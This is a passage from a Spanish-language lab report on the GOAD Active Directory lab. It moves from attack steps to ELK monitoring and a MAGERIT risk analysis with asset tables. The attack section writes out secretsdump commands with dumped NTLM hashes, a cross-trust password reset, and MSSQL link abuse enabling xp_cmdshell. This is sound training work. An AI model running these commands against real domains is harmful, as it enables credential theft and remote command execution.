
SMB:

```
impacket-secretsdump -k -no-pass -just-dc-ntlm
trustfakeuser@kingslanding.sevenkingdoms.local
```

```
┌──(th3king㉿h4cklab)-[~]
└─$ impacket-secretsdump -k -no-pass -just-dc-ntlm trustfakeuser@kingslanding.sevenkingdoms.local
Impacket v0.10.1.dev1+20230120.1601.2ba82abe - Copyright 2022 Fortra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c66d72021a2d4744409969a581a1705e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:08cc70d97689ccf005a1579d61cd53f0:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
tywin.lannister:1113:aad3b435b51404eeaad3b435b51404ee:af52e9ec34717881113a6308abff2e9b7:::
jaime.lannister:1114:aad3b435b51404eeaad3b435b51404ee:a9fdfa038c4b75ebc76dc855dd74f0da:::
cersei.lannister:1115:aad3b435b51404eeaad3b435b51404ee:c247f02510b53893c7addcf8c349934b:::
tyron.lannister:1116:aad3b435b51404eeaad3b435b51404ee:b3b3717f7d51b37fb325f7e7d048e998:::
robert.baratheon:1117:aad3b435b51404eeaad3b435b51404ee:9029cf807326107eb1c519c84ea60dbe:::
joffrey.baratheon:1118:aad3b435b51404eeaad3b435b51404ee:3b60abbc2377051133463829866b08f1:::
renly.baratheon:1119:aad3b435b51404eeaad3b435b51404ee:1e9ed4fc99888768eed631acfcd49bce:::
stannis.baratheon:1120:aad3b435b51404eeaad3b435b51404ee:a9fdfa038c4b75ebc76dc855dd74f0da:::
petyer.baelish:1121:aad3b435b51404eeaad3b435b51404ee:0c439acfa121a821552508b086c8d210:::
lord.varys:1122:aad3b435b51404eeaad3b435b51404ee:52ff2a79823d81d6a3f4f8261d7acc59:::
maester.pycelle:1123:aad3b435b51404eeaad3b435b51404ee:9a2a96fa3ba0564e755e8d455c007952:::
KINGSLANDING$:1001:aad3b435b51404eeaad3b435b51404ee:4b5ac9be0c46c365ed1c531326456ee7:::
NORTH$:1104:aad3b435b51404eeaad3b435b51404ee:5dee5b60b206a0aa0ab53d31b181021a:::
ESSOS$:1105:aad3b435b51404eeaad3b435b51404ee:ab53a871f8cdf6d227c78d486d079b40:::
[*] Cleaning up...
```

Bosque de confianza (sevenkingdoms.local → essos.local)





Sevenkingdoms → essos (grupos espía)

Elegimos un usuario de Small Council y lo explotamos con el grupo **SPYS:**

```
net rpc password jorah.mormont -U
sevenkingdoms.local/petyer.baelish%@littlefinger@ -S meereen.essos.local
```

Ahora **jorah.mormont** tiene password123

Comprobamos con crackmapexec:


MSSQL links de confianza

El **vínculo de confianza** de **MSSQL** se encuentra a través del bosque, por lo que se puede usar para realizar una **explotación de bosque a bosque**:

Nos conectamos a la base de datos **mssql** como **jon.snow** y enumeramos links:

```
mssqlclient.py -windows-auth
north.sevenkingdoms.local/jon.snow:iknownothing@castelblack.north.seven
kingdoms.local
```

```
enum_links
```




Usamos el link de castelblack (north) a braavos (essos):


```
use_link BRAAVOS
enable_xp_cmdshell
xp_cmdshell whoami
```

DEFENSA (BLUETEAM / ELK)

La máquina elk es un ubuntu con elastic y kibana configurado en http://192.168.56.50:5601





Desde el dashboard de **elastic** podemos monitorizar todos los eventos que suceden en la red




En la siguiente web podemos obtener información sobre los logs:

https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/




Hosts
5
29.839 suc...
110 fail
12 source
8 destination
All hosts


Failed Logons and Account Lockouts
8
0
robb.stark

Gestión de riesgos

En el siguiente apartado se realizará el proceso de análisis de riesgos, siguiendo la metodología Magerit V3.

- Determinar los activos relevantes en GOAD, relación entre activos y su valor.
- Determinar las amenazas expuestas a los activos.
- Determinar las medidas que hay que tomar para mitigar dichas amenazas y riesgo.
- Estimar el impacto.
- Estimar el riesgo.

Análisis de riesgos

Tablas de estimación:

Estimación cualitativa:

Impacto	Probabilidad	Riesgo
MA: Muy alto	**MA:** Casi seguro	**MA:** Crítico
A: Alto	**A:** Probable	**A:** Importante
M: Medio	**M:** Posible	**M:** Apreciable
B: Bajo	**B:** Poco probable	**B:** Bajo
MB: Muy bajo	**MB:** Muy raro	**MB:** Despreciable

Prioridad (Impacto / Probabilidad):

Riesgo		Probabilidad				
		MB	**B**	**M**	**A**	**MA**
Impacto	**MA**	A	MA	MA	MA	MA
	A	M	A	A	MA	MA
	M	B	M	M	A	A
	B	MB	B	B	M	M
	MB	MB	MB	MB	B	B


Prioridad (Estimación de impacto):

Impacto		Degradación		
		1%	**10%**	**100%**
Valor	**MA**	M	A	MA
	A	B	M	A
	M	MB	B	M
	B	MB	MB	B
	MB	MB	MB	MB

Personal y organigrama:

- **Auditor de seguridad:** Es el encargado de auditar la seguridad de la infraestructura de manera activa, revisará los controles de seguridad, las políticas, los procedimientos y la documentación para verificar su cumplimiento con las normas y buenas prácticas. Identificará problemas, riesgos y oportunidades en la gestión de la seguridad, es el encargado de elaborar informes detallados con los hallazgos, las recomendaciones y las acciones correctivas necesarias.
- **Administrador de sistemas y redes:** Su función principal es la de administrar los servidores, herramientas tecnológicas y equipos de trabajo, garantizando un buen rendimiento, seguridad y disponibilidad de los sistemas y redes, solucionar problemas y fallos, gestionar cuentas, permisos y derechos de acceso.
- **Técnico informático:** Su función es la de montar, reparar, mantener sistemas microinformáticos, instalar y configurar el software, además de administrar y mantener las redes, se encargará de monitorizar todos los procesos.
- **Auditor de procesos:** Su principal función será evaluar los sistemas de control, verificar procedimientos y normas, comprobar el desempeño operacional y analizar los planes y objetivos de la organización. Este rol es importante para implementar políticas seguras.

A continuación, mostraré el organigrama de equipo encargado de la seguridad de los activos:



Inventario de activos y caracterización

Listado de activos pertenecientes a GOAD “Game of Active Directory”:

- Estaciones de trabajo
- Servidores (web, bases de datos…)
- Dispositivos móviles (smartphones, tablets, laptops…)
- Impresoras y escáneres
- Equipamiento de red (routers, switches, firewalls…)
- Bases de datos
- Red de área local
- Puntos de acceso wifi
- Conexión a internet
- Sistemas operativos
- Software específico de gestión (ofimática…)
- Software no relacionado


Para realizar el inventario, vamos a usar el software **PILAR**, herramienta utilizada para el análisis y gestión de riesgos de un sistema de seguridad de la información siguiendo la metodología **MAGERIT** (Metodología de Análisis y Gestión de Riesgos de Sistemas de Información), desarrollada por el Centro Criptológico Nacional (CCN) de España, esta se utiliza para identificar, evaluar y gestionar los riesgos de seguridad de la información en una organización. Se basa en un proceso estructurado y sistemático para identificar los activos de información, evaluar los riesgos asociados y tomar medidas para mitigar o reducir los riesgos identificados.

MAGERIT se compone de una serie de fases que incluyen la identificación y evaluación de activos de información, la evaluación de amenazas y vulnerabilidades, la evaluación de riesgos, la selección de medidas de seguridad y la implementación y seguimiento de las medidas seleccionadas.

La metodología MAGERIT se utiliza en España como un marco de referencia para la gestión de riesgos de seguridad de la información en las organizaciones públicas y privadas.

Esta herramienta nos ayudará a realizar la gestión de riesgos, pues nos permitirá contemplar una gestión eficiente de los activos, realizando análisis de impacto y continuidad, tanto cualitativo como cuantitativo.

Inventario de activos.



Mostraré el **listado de activos** en una tabla, y realizaré la **caracterización**, definimos la naturaleza del activo, su clase, el tipo de información etc.

Activos		
[B] Activos esenciales		
Código	**Nombre**	**Categoría**
[DE]	Datos_Empleados	[INF] Datos
[SRVDB]	Servidor_Base_Datos	[HWE] Equipos_Esenciales
[SRVWB]	Servidor_Web	[HWE] Equipos_Esenciales
[SRV_DC]	Controlador_Dominio	[HWE] Equipos_Esenciales
[IS] Servicios internos		
Código	**Nombre**	**Categoría**
[OFM]	Ofimática	[SFTW] Software
[OS]	Sistemas_operativos	[SFTW] Software
[APP_P]	Aplicaciones_Personales	[SFTW] Software
[AV]	Antivirus	[SFTW] Software
[BKUP]	Copias_Seguridad	[SFTW] Software
[E] Equipamiento		
Código	**Nombre**	**Categoría**
[ES]	Equipos_Sobremesa	[HW] Equipos
[TLFM]	Teléfonos_Móviles	[HW] Equipos
[T]	Tablets	[HW] Equipos
[EP]	Equipos_Portátiles	[HW] Equipos
[IM]	Impresoras_Multifunción	[HW] Equipos
[RT]	Routers	[COM] Comunicaciones
[SWS]	Switches	[COM] Comunicaciones
[PA]	Puntos_Acceso	[COM] Comunicaciones
[DNS]	Nombres_Dominio	[COM] Comunicaciones
[LAN]	Red_local	[COM] Comunicaciones
[WAN]	Acceso_Internet	[COM] Comunicaciones
[FW]	Cortafuegos	[COM] Comunicaciones
[HDUSB]	Disco_duro	[MD] Media
[USB]	Memorias_USB	[MD] Media

Caracterización

Activos			
[B] Activos esenciales			
Activo	**Descripción**	**Contenido**	**Propietario**
[DE]	Datos referentes a empleados	Datos descriptivos de los empleados, datos personales, nóminas..	CISO
[SRVDB]	Base de datos MSSQL	Base de datos que contiene información de diferentes aplicativos	Administrador de sistemas y redes
